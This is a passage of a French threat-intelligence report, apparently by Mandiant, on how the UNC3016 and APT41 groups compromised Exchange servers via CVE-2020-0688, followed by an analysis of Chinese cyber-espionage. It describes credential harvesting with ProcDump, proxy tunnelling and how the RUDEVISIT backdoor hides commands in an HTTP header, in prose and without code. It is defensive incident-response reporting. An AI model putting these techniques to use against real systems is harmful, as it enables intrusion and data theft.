Une fois implanté, UNC3016 a créé et transféré d'autres web shells et utilitaires dédiés. Plusieurs outils mobilisés durant l'incident étaient publiquement disponibles et pouvaient être utilisés tant à des fins légitimes que malveillantes. Une fois dans le réseau, UNC3016 a déployé SysInternals ProcDump pour récolter des identifiants supplémentaires. Cet utilitaire, qui sert normalement à surveiller les pics d'utilisation CPU, est exploité par plusieurs groupes cybercriminels pour accéder aux mots de passe chargés dans la mémoire des processus. Les preuves que nous avons récoltées indiquent qu'UNC3016 a également utilisé l'outil public Advanced IP Scanner pour effectuer une reconnaissance du réseau. Le groupe a aussi eu recours à des outils moins connus tels que Secure Socket Funneling (SSF) et SharpChisel pour créer des proxys sécurisés, à travers lesquels il a pu router des connexions RDP et latéraliser sa présence dans l'environnement. UNC3016 a utilisé ce mode opératoire pour accéder à plus de trente terminaux de l'environnement interne du client. Dans certains cas, les cybercriminels ont utilisé Impacket WMIExec ou POWGOOP pour exécuter des commandes spécifiques, ainsi que RazorSQL et FileZilla pour extraire des données sensibles depuis des systèmes présentant un intérêt particulier.

Malgré l'utilisation d'outils post-exploitation publics et peu discrets, UNC3016 a parfois usé de méthodes moins conventionnelles. Durant l'analyse forensique des serveurs Exchange, Mandiant a ainsi constaté la présence d'une backdoor personnalisée sous la forme d'un module IIS codé en C++. Ce nouveau malware, que nous avons baptisé RUDEVISIT, fournit au groupe cybercriminel une méthode furtive pour exécuter des commandes à distance via la CLI Windows dans le contexte de l'utilisateur SYSTEM. Une fois enregistré en tant que module HTTP natif dans le code, RUDEVISIT inspectait les en-têtes HTTP des requêtes entrantes. Dès qu'il détectait l'en-tête HTTP « Cf-Ray-Visitor », le malware déchiffrait puis exécutait la valeur codée en Base64 via la CLI Windows.

Bien qu'une compromission via la CVE-2020-0688 nécessite des chaînes de requêtes HTTP qui sont couramment journalisées sur la plupart des plateformes, l'utilisation d'une backdoor afin d'exécuter des commandes via les en-têtes HTTP semble indiquer une volonté de dissimulation chez UNC3016. En effet, la journalisation des en-têtes HTTP n'est pas une pratique courante, étant donné le volume inhérent à une utilisation générale du web. L'exemple de RUDEVISIT montre qu'UNC3016 peut étendre ses capacités au-delà de ce qu'offrent les outils publics, tout en maintenant une présence et des mouvements relativement furtifs au sein de l'environnement.

APT41

Les politiques de conservation des journaux figurent depuis toujours parmi les recommandations phares en matière de sécurité. Grâce à l'excellente journalisation des serveurs Exchange mise en œuvre par le client, nous avons pu identifier le point d'entrée initial emprunté par plusieurs groupes cybercriminels. La nature de la vulnérabilité et de l'attaque nous a permis de reconstituer les activités des assaillants au-delà des capacités forensiques traditionnelles.

En juin 2020, le groupe APT41 a exploité la CVE-2020-0688 pour compromettre les serveurs Exchange sur site du client. Mandiant a identifié 638 payloads VIEWSTATE malveillants transmis à l'application ECP. En retraçant leur parcours, nous avons découvert qu'après avoir lancé des commandes de reconnaissance, APT41 s'était rapidement implanté via le déploiement d'un web shell CHOPPER et de la backdoor DUSTCOVER. Alors que certains variants de DUSTCOVER embarquent une charge active, celui que nous avons mis au jour durant notre investigation lisait un payload externe sur disque puis le lançait en mémoire. Lors de nos recherches, nous avions déjà observé l'utilisation de DUSTCOVER par APT41 pour charger Cobalt Strike BEACON et CROSSWALK. D'après l'analyse de rétro-ingénierie menée sur un échantillon obtenu lors de la reconstruction des commandes de l'attaquant, il s'avère que ce variant de DUSTCOVER a lancé BEACON.

Étant donné le délai entre la compromission initiale et la détection, les possibilités de restauration des fichiers créés et supprimés par APT41 étaient limitées. Toutefois, les journaux ECP ont permis à Mandiant de « rejouer » la création de trois fichiers absents du serveur Exchange au moment de l'analyse. L'étude de ces trois fichiers a révélé la présence d'une nouvelle famille de malware, que Mandiant surveille désormais sous le nom de PIDGINSPUR. Un script Windows Batch a permis de configurer la persistance du malware et de l'exécuter. L'analyse de rétro-ingénierie a conclu que le payload était associé à Cobalt Strike BEACON.

Les journaux d'événements de sécurité Windows ne nous ont pas permis de suivre le déplacement latéral d'APT41 à travers l'environnement. L'équipe d'investigation de Mandiant s'est donc appuyée sur les bases de données du service de journalisation des accès utilisateur (UAL) de Windows Server. La base de données UAL, stockée dans %SYSTEMROOT%\System32\LogFiles\Sum, recense les connexions d'utilisateurs, l'historique DNS et d'autres activités importantes remontant jusqu'à trois ans. Après avoir analysé ce contenu, l'équipe est parvenue à retracer le mouvement d'APT41 au sein de l'environnement interne et à identifier les systèmes présentant un intérêt spécifique.

La reconstruction des activités d'APT41 via les journaux Exchange et l'analyse forensique du système Exchange ont fourni à Mandiant des indicateurs de compromission supplémentaires, symptomatiques d'activités malveillantes dans le reste de l'environnement. Le processus itératif d'identification et de réorientation, rendu possible grâce une journalisation étendue dans l'environnement du client, nous a permis de confirmer la présence d'un groupe cybercriminel connu pour sa furtivité.

DUSTCOVER est un dropper en mémoire codé en C que Mandiant attribue à APT41.

PIDGINSPUR est un launcher .NET qui déchiffre un payload distinct et le charge dans la mémoire d'un nouveau processus.

Pistes d'amélioration de la sécurité

Indépendamment des progrès technologiques, il est important pour les équipes de réponse à incident de pouvoir s'appuyer sur les aspects fondamentaux des programmes de sécurité, à commencer par la gestion des ressources, les politiques de conservation des journaux, ainsi que la gestion des vulnérabilités et des correctifs.

Dans notre exemple, il aurait été difficile d'identifier précisément le vecteur de compromission initiale si la journalisation du client n'avait pas été aussi complète. L'analyse forensique des terminaux est souvent essentielle, mais elle repose sur des artefacts qui ne sont pas spécifiquement prévus à cet effet, ce qui limite systématiquement les niveaux de confiance que l'on peut accorder à des investigations basées sur une source unique.


De leur côté, les cybercriminels sont de plus en plus attentifs aux traces qu'ils laissent sur leur passage. Les preuves récoltées lors d'une investigation au sein d'un environnement donné peuvent conduire à l'identification de ce même groupe dans le cadre d'autres campagnes, ce qui amène les attaquants à surveiller de près les actions susceptibles d'exposer leur présence. L'efficacité de la Threat Intelligence continue donc de mettre la pression sur les acteurs cherchant à entreprendre des offensives de longue durée.

Certes, la conservation des journaux et la gestion des ressources constituent rarement des solutions simples pour les entreprises. Une stratégie de journalisation efficace requiert par exemple une bonne compréhension de l'environnement et exige un certain investissement dans le stockage et la transmission des journaux. Les solutions de gestion des ressources nécessitent quant à elles un investissement technologique, ainsi qu'une discipline et une vigilance de tous les instants. Du point de vue de la réponse à incident, chaque investissement dans la sécurité contribue à réduire le risque et peut ainsi revêtir une valeur importante pendant une investigation.

À mesure que les programmes de sécurité des organisations gagnent en maturité, un changement de mentalité, de la détection à la réponse, peut favoriser la mise en œuvre de changements supplémentaires. Cette étude de cas montre à quel point une politique de journalisation adaptée aide non seulement les responsables de systèmes IT à résoudre les problèmes opérationnels, mais aussi à mieux informer les intervenants en cas d'incident. Il serait aisé de conclure que la présence du coinminer a permis de démasquer deux groupes APT, mais ce serait omettre la quantité d'efforts humains qui ont été déployés. L'existence du coinminer a certainement déclenché le processus, mais ce sont les initiatives du client et son respect des bonnes pratiques de journalisation, associés à une méthodologie d'investigation rigoureuse et une CTI complète, qui ont au final permis d'éradiquer trois groupes cybercriminels de l'environnement.

Les preuves récoltées lors d'une investigation au sein d'un environnement donné peuvent conduire à l'identification de ce même groupe dans le cadre d'autres campagnes, ce qui amène les attaquants à surveiller de près les actions susceptibles d'exposer leur présence.

LA CHINE REDÉFINIT SA CYBERSTRATÉGIE



CONTEXTE

Historiquement, la Chine a concentré ses efforts de sécurité nationale sur ses ambitions de suprématie militaire et économique à travers une combinaison d'accords commerciaux, de développements technologiques, de modernisation militaire, de réformes juridiques et d'activités de cyberespionnage. Le régime a mis à profit ses capacités dans le domaine du cyber pour tenter d'asseoir son hégémonie régionale, ainsi que pour renforcer son influence sur la scène internationale. En 2013, Mandiant a exposé l'unité 61398 de l'Armée populaire de libération (APL) et l'a qualifiée de menace persistante avancée : APT1[15]. Dans notre rapport, nous décrivions sa vaste opération d'espionnage informatique menée de longue date contre les États-Unis et d'autres puissances, ainsi qu'à l'encontre de structures privées. Au moment de la publication de ce document, les indices convergeant vers un soutien étatique chinois, ainsi que la quantité de réseaux et d'entreprises compromis par les groupes APT liés à la Chine, avaient atteint des chiffres stupéfiants.

Les modes opératoires de ces groupes suivaient un schéma et des tendances qui, par agrégation, ont permis d'informer davantage les analystes de sécurité sur les activités chinoises. Après la publication du rapport APT1 et la réponse du gouvernement américain aux cyberopérations chinoises, les données récoltées par Mandiant entre 2014 et 2016 ont commencé à montrer un déclin général des compromissions imputables aux groupes gravitant autour du régime de Pékin. La baisse apparente des incidents de sécurité observables peut refléter le changement au sein même de la bureaucratie chinoise, où la centralisation du pouvoir étatique et la restructuration militaire ont entraîné l'abandon des cyberattaques de masse et peu sophistiquées au profit d'offensives plus ciblées et professionnelles, dirigées par un plus petit groupe d'acteurs. Les cibles du cyberespionnage ne sont pas choisies au hasard : elles sont soigneusement sélectionnées en fonction des priorités imposées par des documents officiels du gouvernement, notamment les plans quinquennaux, les livres blancs sur la défense, ainsi que d'autres plateformes politiques. Mandiant pense qu'il existe une corrélation directe avec le plan national de développement économique de Pékin – le quatorzième plan quinquennal officiel – auquel on peut se référer pour prévoir les prochaines cibles d'opérations de cyberespionnage.

15. Mandiant (2013), APT1 Exposing One of China's Cyber Espionage Unit.

Réalignement et modernisation des outils

Depuis l'arrivée au pouvoir du président Xi Jinping en 2012, la Chine n'a cessé d'œuvrer pour hisser son armée au rang de cyberpuissance internationale. Xi Jinping s'est efforcé de centraliser le pouvoir et d'affermir son autorité sur le gouvernement et les forces de sécurité, y compris l'APL et le ministère de la Sécurité de l'État (MSS). Au gré de réorganisations bureaucratiques et structurelles, et parfois grâce à des changements géographiques, le dirigeant chinois a radicalement fait évoluer la cyberstratégie de son pays. L'une de ses premières réformes concernait la création de la Force de soutien stratégique (FSS) de l'Armée populaire de libération et de son Département des systèmes de réseaux (DSR) en 2016. Les observateurs estiment qu'il s'agit là du principal moteur des cyberopérations chinoises actuelles et futures.

En 2021, avec la mise en œuvre du 14e plan quinquennal, les efforts de Pékin ont continué de soutenir le projet de nouvelle route de la soie, en accordant une attention particulière à des domaines tels que la technologie, la finance, l'énergie, les télécommunications et la santé. Le plan met l'accent sur l'appui de la souveraineté chinoise, via le développement des marchés intérieurs, afin de réduire l'impact des différends commerciaux. Il mentionne également la modernisation de l'industrie et des chaînes logistiques, le renforcement de la « fusion civilo-militaire » et la synchronisation entre « la défense nationale et le progrès économique ». Ces priorités au niveau national sont le présage d'une augmentation prochaine des tentatives d'intrusion menées par des acteurs à la solde du régime, l'objectif étant de cibler des propriétés intellectuelles ou d'autres éléments stratégiques sur le plan économique, ainsi que des produits de l'industrie de la défense et d'autres technologies duales au cours des prochaines années.

Le dernier plan quinquennal introduit en outre un nouveau concept de puissance réseau pour la Chine, à considérer comme un sous-ensemble du pouvoir national complet et global. En acquérant l'infrastructure réseau et les connexions aux technologies périphériques telles que l'Internet des objets (IoT), cette notion de puissance réseau combine technologie et stratégie pour former un système omniprésent pouvant être exploité par le régime pour ses opérations de reconnaissance et de surveillance internes et externes. Cette méthode a déjà fait ses preuves, puisque Pékin parvient à viser indirectement des cibles plus délicates à travers des compromissions de la supply chain ou d'entités tierces pour extraire des informations politiques, économiques, de défense et de surveillance.

Malgré la baisse apparente des cyberactivités chinoises entre 2014 et 2016, les APT en lien avec Pékin continuent d'opérer, utilisant parfois des malwares vendus prêts à l'emploi, et pratiquant souvent une sécurité opérationnelle améliorée. Depuis 2017, Mandiant constate une résurgence du cyberespionnage mené pour le compte de l'État chinois. Dans la plupart des cas, ces groupes ont refait surface avec de nouveaux malwares ou modes opératoires. Dans d'autres cas, des indices laissent à penser que les membres individuels de cellules dormantes ont été réaffectés à de nouvelles équipes opérationnelles ou à des groupes cybercriminels déjà connus. Nous assistons en conséquence à la création d'un nombre croissant de clusters d'activités, ou groupes non catégorisés (UNC), dans l'orbite des opérations de cyberespionnage chinois. Entre 2016 et 2021, nous avons ainsi constaté l'activité de 244 groupes UNC distincts menant des campagnes d'espionnage informatique pour la Chine. L'adoption progressive du même code d'exploit parmi les acteurs du cyber-renseignement chinois avant la publication de correctifs suggère l'existence d'une infrastructure de développement et de logistique partagée, ainsi que d'une entité de coordination centralisée.


En 2021, nous avons en outre constaté que plusieurs groupes chinois utilisaient les mêmes familles de malware, ce qui conforte la théorie selon laquelle un même développeur agit comme grand quartier-maître numérique.

Résurgence des campagnes de cyberespionnage

Géographiquement parlant, l'Asie et les États-Unis restent les régions les plus visées par le renseignement chinois. Sur les 244 groupes de cyberespionnage chinois observés par Mandiant entre 2016 et 2021, 36 étaient toujours actifs en 2021, et près de 15 % de leurs cibles étaient des entités américaines.

En 2021, nous avons en outre constaté que plusieurs groupes chinois utilisaient les mêmes familles de malware, ce qui conforte la théorie selon laquelle un même développeur agit comme grand quartier-maître numérique. Alors que l'utilisation d'outils du domaine public permet de réduire les coûts de développement, de faciliter le déploiement et de favoriser la modularité, ces outils peuvent également compliquer l'attribution et l'analyse côté victime. Quant au chevauchement des outils personnalisés, il peut refléter le partage de ressources entre les groupes ou un noyau de développement et de distribution centralisé, dirigé par une infrastructure commune de développement et de logistique.

Les administrations centrales sont les premières victimes, avec 7 des 36 groupes APT et clusters UNC chinois en activité siphonnant des informations sensibles auprès de ces entités. Cette focalisation sur les pouvoirs publics est une constante depuis 2018. Cependant, nous avons observé une diminution du nombre de cyberespions chinois attaquant les administrations entre 2019 et 2021. Mandiant pense qu'une partie des campagnes d'espionnage informatique identifiées en 2021 sont liées à des APT existantes ou à d'autres clusters UNC. Cette hypothèse corrobore l'idée de Mandiant selon laquelle l'activité des UNC constitue une évolution de groupes précédemment identifiés, mais que nous n'avons pas encore fusionnés en raison de changements constatés au niveau des modes opératoires, du ciblage ou des motivations. Ces modifications ont également conduit à une augmentation rapide des opérations de désinformation émanant de Chine et ciblant à la fois des dissidents internes et externes, ainsi que des activités de défense des droits de l'homme.



Février 2013	Septembre 2015	2014 à 2016	2017	Décembre 2018	Début 2021	Fin 2021
Mandiant publie son rapport APT1, décrivant le cyberespionnage industriel mené depuis plusieurs années par la Chine	Barack Obama et Xi Jinping signent un accord contre le vol de propriété intellectuelle entre les deux nations	Mandiant observe un déclin global de l'activité attribuée aux groupes et cyberespions chinois	Les groupes APT chinois reprennent leur cadence opérationnelle habituelle	Les États-Unis accusent deux membres d'APT10 d'agir au nom du ministère de la Sécurité de l'État chinois	La Chine inaugure son 14e plan quinquennal axé sur la nouvelle route de la soie	Mandiant surveille 36 groupes APT et clusters UNC chinois

APT10

APT10 a changé de modes opératoires après l'inculpation de deux de ses membres en 2018, soupçonnés par le ministère de la Justice des États-Unis (DOJ) d'avoir agi en lien avec le bureau de Tianjin du ministère de la Sécurité de l'État chinois. En novembre 2020, Mandiant a constaté la réémergence de cette activité avec l'utilisation de nouveaux outils, dont le loader HEAVYHAND et la backdoor DARKTOWN. En 2021, nous avons également observé le déploiement de la backdoor HEAVYPOT et de RIVERMEAL à des fins de latéralisation.

APT41


APT41 est un groupe cyber prolifique menant des opérations d'espionnage pour le compte de la Chine, ainsi que des activités à visée financière potentiellement hors de l'égide du régime. Les premières opérations qui lui sont attribuées remontent à 2012, lorsque des membres individuels ont lancé des campagnes à motivation principalement pécuniaire contre l'industrie du jeu vidéo, avant de se développer à travers des activités manifestement menées pour le compte de l'État chinois. Les membres d'APT41 ont été mis en accusation par le DOJ en septembre 2020. Toutefois, nous avons continué d'observer des campagnes du groupe jusqu'en 2021.

Conference Crew

